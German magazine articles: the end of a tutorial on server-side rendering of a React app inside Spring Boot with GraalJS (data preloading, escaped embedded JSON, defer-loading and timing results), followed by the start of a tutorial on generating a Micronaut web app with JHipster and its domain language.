Die Funktion `fetchList` lädt die Daten vom Server und ruft danach `setList` auf. Durch diesen Aufruf ändert sich der Zustand der Komponente und sie wird neu gerendert – dabei wird aus jedem Eintrag vom `list` ein `<li>` mit dem Inhalt des Eintrags.

Die Funktionen zum Hinzufügen von Listeneinträgen und zum Laden der Liste müssen ebenfalls am Server existieren. Der entsprechende Controller hält vorerst alle Listeneinträge einfach im Speicher *(siehe Listing 7)*. In Wirklichkeit müsste man hier mit einer Datenbank oder einem Microservice interagieren.

Damit die Anwendung auch immer noch funktioniert, wenn sie mit `npm start` gestartet wird, muss auch noch der Eintrag „`proxy`": „`http://localhost:8080`" in `package.json` hinzugefügt werden. Somit hat man auch Zugriff auf das API (das in einer JVM läuft), wenn die Anwendung über den Testserver von `create-react-app` läuft.

Serverseitiges Rendern der Daten

Die Komponente kann nun Daten vom Server laden und darstellen. Wenn sie jedoch am Server gerendert wird, ist die Liste immer leer, da `useEffect` nicht ausgeführt wird. Es wird also eine leere HTML-Liste im Browser geladen; danach wird von React sofort `fetchList` aufgerufen und die Liste neu gerendert. Das ist nicht das gewünschte Ergebnis. Wir haben durch das serverseitige Rendern nichts gewonnen, denn es müssen nach wie vor zwei Requests gemacht werden, um die Liste richtig zu rendern.

Um das serverseitige Rendern zu ermöglichen, füge ich ein Java-API zur ScriptEngine hinzu *(siehe Listing 8)*. Dadurch wird es möglich, Java-Code direkt aus JavaScript aufzurufen. Am Server sollen die

```
export function List(props: any) {
  const [ newItem, setNewItem ] = useState('')

  const fetchList = ...
  const addNewItem = async () => {
     await(window.fetch('/api/add', {
        method: 'POST', // or 'PUT'
        headers: {
           'Content-Type': 'application/json',
        },
        body: JSON.stringify({content: newItem}),
     }))

     await fetchList()
  }

  return (
     <div>
        <h1>List</h1>
        <div>
           <input type="text" value={newItem}
              onChange={e=>setNewItem(e.target.value)}/>
           <button onClick={addNewItem}>Add</button>
        </div>
     </div>
  )
}
```

Listing 5: Neue Listeneinträge an den Server schicken

```
export function List(props: any) {
  const [ list, setList ] = useState<any[]>([])
  const [ newItem, setNewItem ] = useState('')

  const fetchList = async () => {
     const response = await window.fetch('/api/list')
     const list = await response.json()
     setList(list)
  }

  const addNewItem = ...

  useEffect(()=>{fetchList()}, [])

  return (
     <div>
        <h1>List</h1>
        <ul>{list.map(i => <li>{i.content}</li>)}</ul>
        <div>
           <input ... />
           <button onClick={addNewItem}>Add</button>
        </div>
     </div>
  )
}
```

Listing 6: Laden der Listeneinträge des Servers

```
@Controller()
@RequestMapping("/api")
class ApiController {
  /* ... */

  @GetMapping("/list")
  @ResponseBody
  fun getList(): List<Item> { /* ... */ }

  @PostMapping("/add")
  @ResponseStatus(HttpStatus.ACCEPTED)
  fun addItem(@RequestBody item: Item) { /* ... */ }
}
```

Listing 7: Serverseitiger Controller für API-Aufrufe

Daten, die hier schon zur Verfügung stehen, nicht über einen weiteren REST-Request geladen werden.

Somit ist das API für den JavaScript-Code unter `window.api` erreichbar. Die Implementierung des API leitet Aufrufe von `getList` an einen `ApiService` weiter und wandelt das Ergebnis in JSON um *(siehe Listing 9)*.

Der `ApiService` verwaltet die Daten hier noch immer im Speicher *(siehe Listing 10)*. Der `ApiController` muss jetzt auch diesen Service verwenden und darf die Daten nicht mehr selbst halten. Jetzt muss dieses API im JavaScript-Code auch noch verwendet werden, um die Liste zu rendern *(siehe Listing 11)*.

Wird dieser Code im Browser ausgeführt, so liefert `onServer` den Default-Wert []. React führt dann den Code in `useEffect` einmalig nach dem Erzeugen der Komponente aus, hier werden die Daten vom Server geladen *(siehe Listing 6)*, und alles funktioniert wie vorher.

Am Server wird die Liste mit dem Ergebnis von `serverApi.getList()` initialisiert: `onServer` gibt das Server-API, das im Spring Boot Controller an den JavaScript-Code übergeben wurde, weiter an eine Callback-Funktion *(siehe Listing 12)* und wandelt das JSON-Ergebnis in ein JavaScript-Objekt um. Diese Callback-Funktion kann dann die passende Funktion des Server-API aufrufen (siehe *Listing 11* `onServer`).

```
@Controller
class HtmlController {
  private val serverApi: ServerApi

  /* ... */

  @Autowired
  constructor(serverApi: ServerApi) {
     this.serverApi = serverApi
  }

  /* ... */

  private fun initializeEngine(): GraalJSScriptEngine {
     val engine = GraalJSScriptEngine.create(null,
        Context.newBuilder("js")
           .allowHostAccess(HostAccess.ALL)
           .allowHostClassLookup({ s -> true }))

     engine.put("api", serverApi)

     engine.eval(
        "window = { location: { hostname: 'localhost' },"+
        "api: api }")
     /* ... */

        return engine
  }

}
```

Listing 8: Java-API zum Laden der Daten

```
@Service
class ServerApi @Autowired constructor(
     val apiService: ApiService) {
  fun getList(): String {
     return ObjectMapper()
        .writeValueAsString(apiService.getList())
  }
}
```

Listing 9: Implementierung des Server-API

Erneutes Laden der Daten unterbinden

Nun wird die Listen-Komponente am Server bereits richtig mit allen Daten gerendert und das vollständige HTML-Dokument an den Browser gesendet. Dort wird aber, sofort nachdem die React-Komponente initialisiert wurde, der Code aus `useEffect` ausgeführt – und die Listendaten werden erneut geladen!

Andererseits kann man den Aufruf von `useEffect` und das Nachladen der Daten nicht einfach entfernen – die Komponente könnte ja über eine clientseitige Navigation aufgerufen worden sein, und dann

```
data class Item(val content: String, val id: UUID)

@Service
class ApiService {
  private val items: MutableList<Item> = ArrayList()

  fun getList(): List<Item> {
     return items
  }

  fun addItem(content: String) {
     items.add(Item(content, UUID.randomUUID()))
  }
}
```

Listing 10: ApiService

```
import { onServer } from './onServer'

export function List(props: any) {
  const initialList = onServer(
     serverApi => serverApi.getList(),
     [])
  const [ list, setList ] = useState<any[]>(initialList)

  /* ... */

  return (
     <div>
        <h1>List</h1>
        <ul>{list.map(i =>
           <li key={i.id}>{i.content}</li>)
        }</ul>
        <div>
           ...
        </div>
     </div>
  )
}
```

Listing 11: Rendern der Daten am Server

```
export function  onServer<T>(
     callback: ServerCallback, defaultValue: T): T {
  const anyWindow: any = window
  if(anyWindow.isServer) {
     return JSON.parse(callback(anyWindow.api))
  }
  return defaultValue
}
```

Listing 12: onServer

wurde die Liste noch nicht am Server gerendert. Wenn die Funktion `onServer` nicht nur die Daten des Servers liefert, sondern auch erlaubt, diese Daten direkt in den gerenderten HTML-Code einzubetten, können die Daten später im Browser berücksichtigt werden. Dafür müssen die Daten jedoch bereinigt werden, damit es Benutzenden nicht möglich ist, JavaScript-Code über das Eingabefeld einzuschleusen *(siehe Listing 13)*.

`onServer` gibt also jetzt nicht nur die Daten als JavaScript-Objekt zurück, sondern auch ein `<div>`. Dieses enthält ein `<script>`, das die Daten als JSON-String enthält und beim Laden an das `window`-Objekt hängt. Letzteres passiert allerdings nur am Server – im Default-Fall ist dieser zweite Return-Wert `undefined`.

Des Weiteren habe ich eine Funktion hinzugefügt, um diese Daten, die nach dem Laden an das `window`-Objekt gehängt werden, wieder zurückgibt *(siehe Listing 14)*. Wurde die aktuelle Seite also bereits am Server gerendert, liefert dieser Aufruf die vom Server gerenderten Daten und entfernt diese vom `window`-Objekt, damit später bei einer clientseitigen Navigation die Daten nachgeladen werden. Nach einer clientseitigen Navigation ist der Rückgabewert `undefined`.

Die Listenkomponente kann diese zwei Funktionen jetzt verwenden, um die Daten nur im Bedarfsfall nachzuladen *(siehe Listing 15)*. `onServer` liefert ein `initScript`, das im HTML-Code eingefügt wird. Dieses Script sorgt dann beim Laden einer vom Server gerenderten Seite dafür, dass die Daten für die Funktion `serverData` zur Verfügung stehen. In `fetchList` werden die Daten dann nur noch nachgeladen, wenn `onServer` keine Daten geliefert hat.

Performance

Der HTML-Code kann jetzt komplett am Server gerendert und als fertige Website ausgeliefert werden. Aber ist die Performance jetzt besser? Und können wir hier noch weiter optimieren?

```
export function onServer<T>(
     callback: ServerCallback,
     defaultValue: T,
     valueIdentifier: string): [ T, ReactElement? ] {
  const anyWindow: any = window
  if(anyWindow.isServer) {
     const jsonValue = callback(anyWindow.api);
     const sanitizedJson = jsonValue
        .replace(/\\/g, '\\\\')
        .replace(/"/g, '\\"')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')

     const scriptContent = `
     <script>
     if(!window.serverData) { window.serverData = {}}
     window.serverData['${valueIdentifier}'] =
        JSON.parse("${sanitizedJson}"
           .replace(/&lt;/g, '<')
           .replace(/&gt;/g, '>'))
     </script>
     `
     const initScript =
        <div dangerouslySetInnerHTML={
           { __html: scriptContent}}></div>
     return [ JSON.parse(jsonValue), initScript ]
  }
  return [ defaultValue, undefined ]
}
```

Listing 13: onServer mit gerenderten Daten

```
export function serverData(valueIdentifier: string): any {
  const anyWindow: any = window
  if(anyWindow.serverData) {
     const value = anyWindow.serverData[valueIdentifier]
     anyWindow.serverData[valueIdentifier] = undefined
     return value
  }
  return undefined
}
```

Listing 14: Auslesen der Serverdaten

```
import { onServer, serverData, } from './onServer'

export function List(props: any) {
  const [ initialList, initScript ] = onServer(serverApi =>
     serverApi.getList(), [], 'app.list')
  const [ list, setList ] = useState<any[]>(initialList)
  const [ newItem, setNewItem ] = useState('')

  const fetchList = async () => {
     var listData: any[] = serverData('app.list')
     if(!listData) {
        const response = await window.fetch('/api/list')
        listData = await response.json()
     }
     setList(listData)
  }

  /* ... */

  return (
     <div>
        <h1>List</h1>
        <ul>...</ul>
        <div>
           ...
        </div>
        { initScript }
     </div>
  )
}
```

Listing 15: Nachladen der Daten ausschließlich im Bedarfsfall




Abbildung 1: Zeit bis zum ersten Rendern (© David Tanzer)

Um das zu testen, habe ich zuerst das Stylesheet `MainNavigation.css` erzeugt, das ich in der Navigationskomponente importiere *(siehe Listing 16)*. `webpack` stellt diese Möglichkeit des Imports zur Verfügung und dadurch wird das Beispiel noch etwas realistischer: Eine Website, die kein CSS verwendet, wird wohl niemand mehr bauen.

Den „production-build" dieser Webseite habe ich danach gestartet und in Chrome über eine simulierte „Slow 3G"-Verbindung getestet. Auf meinem Rechner dauerte es 5,28 Sekunden, bis der Browser zum ersten Mal etwas angezeigt hat. Mit serverseitigem Rendern dauerte derselbe Seitenaufbau nur 4,08 Sekunden.

Das ist zwar eine deutliche Verbesserung, aber noch immer viel Zeit. Die HTML-Seite an sich wäre viel schneller geladen worden. Allerdings wartet der Browser danach noch, bis die CSS- und JavaScript-Dateien geladen wurden *(siehe Abbildung 1)*.

```
import React from 'react'
import { NavLink } from 'react-router-dom'

import './MainNavigation.css'

export const MainNavigation = () => {
  ...
}
```

Listing 16: Importieren des CSS

Hier sollte noch eine Verbesserung möglich sein, wenn es gelingt…

- die JavaScript-Dateien zu einem späteren Zeitpunkt zu laden – sie werden ja nicht sofort benötigt, da die aktuelle Seite komplett am Server gerendert wurde,
- den CSS-Code in die Seite selbst einzubetten.

Für Zweiteres gibt es die Library `styled-components`. Anstatt das CSS über `webpack`-Imports einzubinden, werden hier React-Komponenten selbst gestylt, was besser zum komponentenbasierten Ansatz von React passt *(siehe Listing 17)*.

Um die JavaScript-Dateien zu einem späteren Zeitpunkt zu laden, kann man das `defer`-Attribut setzen. Neuer Code im Spring Boot Controller implementiert dieses automatisch beim Laden, um nicht in die Generierung des Production-Build der React-Anwendung eingreifen zu müssen *(siehe Listing 18)*.

Nun muss allerdings auch noch berücksichtigt werden, dass der Code zum Rendern der Anwendung vielleicht noch gar nicht geladen wurde, wenn der `<script>`-Block aus `index.html` aufgerufen wird. Hier darf also nicht sofort die Render-Funktion aufgerufen werden – es muss zuerst gewartet werden, bis diese Funktion verfügbar ist *(siehe Listing 19)*.

Nach diesen Änderungen wird die Seite nach 2,15 Sekunden zum ersten Mal im Browser dargestellt. Was ich hier gemacht habe, ist

```
import React from 'react'
import { NavLink } from 'react-router-dom'
import styled from 'styled-components'

const Nav = styled.ul`
  display: flex;
  list-style: none;
  padding: 0;
`

const Item = styled.li`
  margin: 0;
  padding: 0;
  ::after {
     display: inline;
     content: "|";
     padding: 0 0.5em;
  }
  :last-child::after {
     content: "";
  }
`

export const MainNavigation = () => {
  return (<Nav>
     <Item><NavLink to="/">Home</NavLink></Item>
     <Item><NavLink to="/r/about">About</NavLink></Item>
     <Item><NavLink to="/r/list">List</NavLink></Item>
  </Nav>)
}
```

Listing 17: Navigation mit styled-components

zwar keine komplette Performance-Analyse – aber eine Änderung von ursprünglich 5,28 Sekunden auf 2,15 Sekunden für diesen einen Use-Case ist dennoch eine deutliche Verbesserung.

Fazit

`react-router` erlaubt nicht nur clientseitige Navigation, sondern kann auch am Server sicherstellen, dass die richtige Seite gerendert und ausgeliefert wird. Allerdings war dafür eine kleine Anpassung der Routen notwendig, damit am Server einfach zwischen statischen Dateien und dynamischen Routen unterschieden werden kann.

Auch das Nachladen der Daten muss am Server berücksichtigt werden. Im Beispielcode war das eine Listenkomponente, die am Server sofort mit den richtigen Daten gerendert werden muss, damit nicht nach dem Laden der Seite sofort der Aufruf eines REST-Service notwendig wird.

Die Performance der Seite – also die Zeit, bis der Browser zum ersten Mal etwas anzeigt – ist mit serverseitigem Rendern deutlich besser. Mit Optimierung des Codes kann hier sogar noch mehr herausgeholt werden.

Der gesamte Quellcode ist auf GitHub *[2]* zu finden.

Referenzen

[1] Java aktuell 5/20, David Tanzer: React als Template-Engine für Spring Boot, Seite 50 *https://backoffice.doag.org/formes/pubfiles/12430289/docs/Publikationen/Java-Aktuell/2020/05-2020/05-2020-Java-aktuell-WEB.pdf*

[2] *https://github.com/dtanzer/react-graalvm-springboot*


```
@Controller
class HtmlController {
  val indexHtml by lazy {
     HtmlController::class.java
        .getResource("/reactapp/index.html")
        .readText()
        .replace("<script", "<script defer=\"defer\"")
  }
}
```

Listing 18: JavaScript-Dateien werden mit „defer" geladen

```
<script type="module">
  function renderWhenAvailable() {
     if(window.renderApp) {
        window.renderApp()
     } else {
        window.setTimeout(renderWhenAvailable, 100)
     }
  }
  if(window.isServer) {
     window.renderAppOnServer()
  } else {
     renderWhenAvailable()
  }
</script>
```

Listing 19: Verzögern des Renderns, bis die Anwendung geladen ist

David Tanzer
Freelancer
business@davidtanzer.net

David Tanzer hilft seinen Kunden als Trainer, Berater und Coach besser im „Agile Engineering" zu werden. Er unterstützt Entwicklerteams dabei, Entwicklungspraktiken wie evolutionäre Architektur, Test-driven Development, Agile Acceptance Testing, Pair Programming etc. einzuführen und zu perfektionieren – und so in der Entwicklung effizienter und effektiver zu werden. Außerdem hilft er bei der Einführung von neuen Technologien durch Schulungen, Coaching und Mitarbeit im Projekt.

Rapid Application Development mit JHipster

Frederik Hahne, WPS Management GmbH

JHipster [1] ist eine Full-Stack-Entwicklungsplattform, um moderne Webanwendungen zu generieren, zu entwickeln und zu betreiben. Zu Beginn wurden nur AngularJS als Frontend- und Spring Boot als Backendtechnologie unterstützt und es wurde via Command Line Interface (CLI) bedient. Inzwischen kann eine komplette Anwendung mit einer domänenspezifischen Sprache definiert und erzeugt werden. Durch das Konzept der Blueprints werden auch weitere Backends wie Micronaut, Quarkus oder NodeJS unterstützt. In diesem Artikel werden wir eine Anwendung auf Basis von Micronaut [2] erzeugen und auf Heroku deployen.

Was ist JHipster?

Ursprünglich war JHipster ein Yeoman-Generator *[3]*, um Webanwendungen schnell und einfach erstellen (Scaffolding) zu können. Im Laufe der Zeit wurden weitere Funktionen hinzugefügt, sodass JHipster den kompletten Lebenszyklus einer Anwendung von Entwicklung, Testing über Deployment bis Monitoring unterstützt. Mit Version 3 hielten Module Einzug, sodass generierte Anwendungen um neue Funktionen erweitert werden konnten. Seit Version 5 wurde das Modulsystem um sogenannte Blueprints erweitert *[4]*. Ein Blueprint kann nicht nur bestehende Anwendungen über definierte Erweiterungspunkte modifizieren, sondern auch komplette Teile austauschen oder ändern. Beispielsweise tauscht der Kotlin-Blueprint den kompletten Java-Code durch Kotlin aus. Durch Blueprints ist es nun auch möglich, von der bisher festen Wahl von Spring Boot und Angular abzuweichen. In diesem Artikel werden wir daher eine Anwendung mit Micronaut entwickeln.

```
npm install -g generator-jhipster@6.10.1 generator-jhipster-micronaut@0.4.0
```

Listing 1: JHipster-Installation via NPM

Abbildung 1: mhipster CLI (© Frederik Hahne)

Installation

Um JHipster zu verwenden, sollten folgende Tools installiert sein:

- Java 11 (Java 8 wird weiterhin unterstützt)
- Node 12
- Git (optional)
- Docker & Docker Compose (optional)

Die Installation erfolgt via NPM *(siehe Listing 1)*.

Nach der Installation kann das CLI mit dem Befehl `jhipster` (oder `mhipster` für Micronaut) ausgeführt werden. Wenn die Installation erfolgreich war, sollte bei Eingabe das CLI angezeigt werden *(siehe Abbildung 1)*.

JHipster Domain Language

Obwohl alle Funktionen von JHipster durch das CLI bedient werden können, ist dies, insbesondere um Entitäten zu erstellen, nicht sonderlich komfortabel. Mithilfe der JDL *[5]* kann die komplette Konfiguration einer Anwendung und aller Entitäten sowie der Deployment-Optionen in einer Datei definiert werden.

JDL definiert für alle Optionen einen Standardwert, sodass es ausreicht, die Abweichungen vom Standard explizit zu definieren. Die Konfiguration *(siehe Listing 2)* verwendet alle Standardwerte und überschreibt nur den Anwendungsnamen und den Paketnamen. In diesem Fall würde zum Beispiel eine monolithische Anwendung mit MySQL, JW-Autorisierung und Angular als Frontend erzeugt werden.

```
application {
  config {
     baseName hike
     packageName com.githu.atomfrede.example.hike
  }
}
```

Listing 2: Minimale app.jdl

Beispielanwendung

Im Folgenden betrachten wird eine fiktive Anwendung für einen Alpenverein, der eine Software bauen möchte, in der Mitglieder Wanderungen mit einer kurzen Beschreibung, einem Bild und weiteren Informationen hinterlegen können. Um den Zugriff einzuschränken, sollen die Benutzenden zentral verwaltet werden, daher wird als

```
application {
  config {
  baseName hike
  applicationType monolith
  authenticationType oauth2
  packageName com.github.atomfrede.example.hike
  prodDatabaseType postgresql
  testFrameworks [protractor]
  }
  entities *
}

entity HikingLocation {
  name String required
  description String required
}
entity Hike {
  name String required
  date LocalDate required
  description TextBlob required
  photo ImageBlob required
  type Difficulty required
  length Integer required
}
enum Difficulty {
  EASZ,
  MEDIUM,
  HARD,
  ULTRA
}
relationship OneToOne {
  Hike{startLocation(name)} to HikingLocation,
  Hike{destination(name)} to HikingLocation
}
paginate Hike with pagination
paginate HikingLocation with pagination
```

Listing 3: Vollständige app.jdl




Abbildung 2: Startseite der generierten Anwendung (© Frederik Hahne)

`authenticationType oauth2` verwendet, sodass jeder OpenID-Connect-kompatible Autorisierungsserver benutzt werden kann. Als Datenbank soll PostgreSQL verwendet werden. Die vollständige JDL ist in *Listing 3* dargestellt. Die Konfiguration überschreibt die Datenbank, die Authentifizierungsmethode und fügt Protractor als zusätzliches Testframework hinzu. Es werden zwei Entitäten mit ihren Feldern und Validierungsregeln definiert sowie die Relation zwischen einer Wanderung (*Hike*) zu Start- und Zielort (*HikingLocation*).

Eine vollständige Liste aller Optionen und Funktionen der JHipster-Domain-Language kann online nachgelesen werden *[5]*. Neben dem Online-Tool JDL Studio existieren Plug-ins für Eclipse und Visual Studio Code, sodass ein komfortables Erstellen und Editieren (Syntaxhervorhebung, Validierung und Vervollständigung) einer JDL möglich ist.

Im Folgenden werden wir das definierte Modell verwenden, um eine komplette Webanwendung zu erzeugen.




Abbildung 3: Anwendungsmetriken (© Frederik Hahne)

Anwendung erzeugen

Durch Ausführen des Befehls `mhipster import-jdl app.jdl` wird der Generierungsprozess angestoßen. Es werden eine Menge Dateien sowohl für das Backend als auch für das Frontend erzeugt. Wenn der Prozess erfolgreich beendet wurde, kann die Anwendung gestartet werden.

Hierzu muss zuerst der Authentifizierungsserver gestartet werden. JHipster unterstützt Keycloak *[6]* und Okta *[7]* out of the box, es kann aber jeder OpenID-Connect-Provider verwendet werden.

JHipster stellt für alle benötigten externen Komponenten, wie zum Beispiel Datenbanken oder Monitoringsysteme, passende Docker-Compose-Skripte *[8]* für die lokale Entwicklung bereit, sodass durch Eingabe von `docker-compose -f src/main/docker/keycloak.yml up -d` eine mit Benutzenden, Realms und Anwendungen konfigurierte Keycloak-Instanz gestartet werden kann.

Sobald Keycloak hochgefahren ist, kann die Anwendung mit Maven (./mvnw) gestartet werden. Die laufende Anwendung ist unter `localhost:8080` erreichbar *(siehe Abbildung 2)*.

Die Anwendung läuft im `dev`-Modus. Daher werden die Daten in einer lokalen H2-Datenbank gespeichert, das Frontend ist nicht optimiert und durch Verwendung des Micronaut-Maven-Plug-ins wird Hot Reloading des Backends unterstützt. In Kombination mit einem lokalen Webpack-Server (`npm start`) sind Änderungen fast sofort im Browser sicht- und testbar *[9]*.

Ein Klick auf *Account* > *Sign in* leitet weiter zu Keycloak. Mit den Zugangsdaten *admin/admin* ist eine Anmeldung als Administrator möglich. Um sich als normaler Benutzender ohne Administrationsberechtigungen anzumelden, können die Zugangsdaten *user/user* verwendet werden.

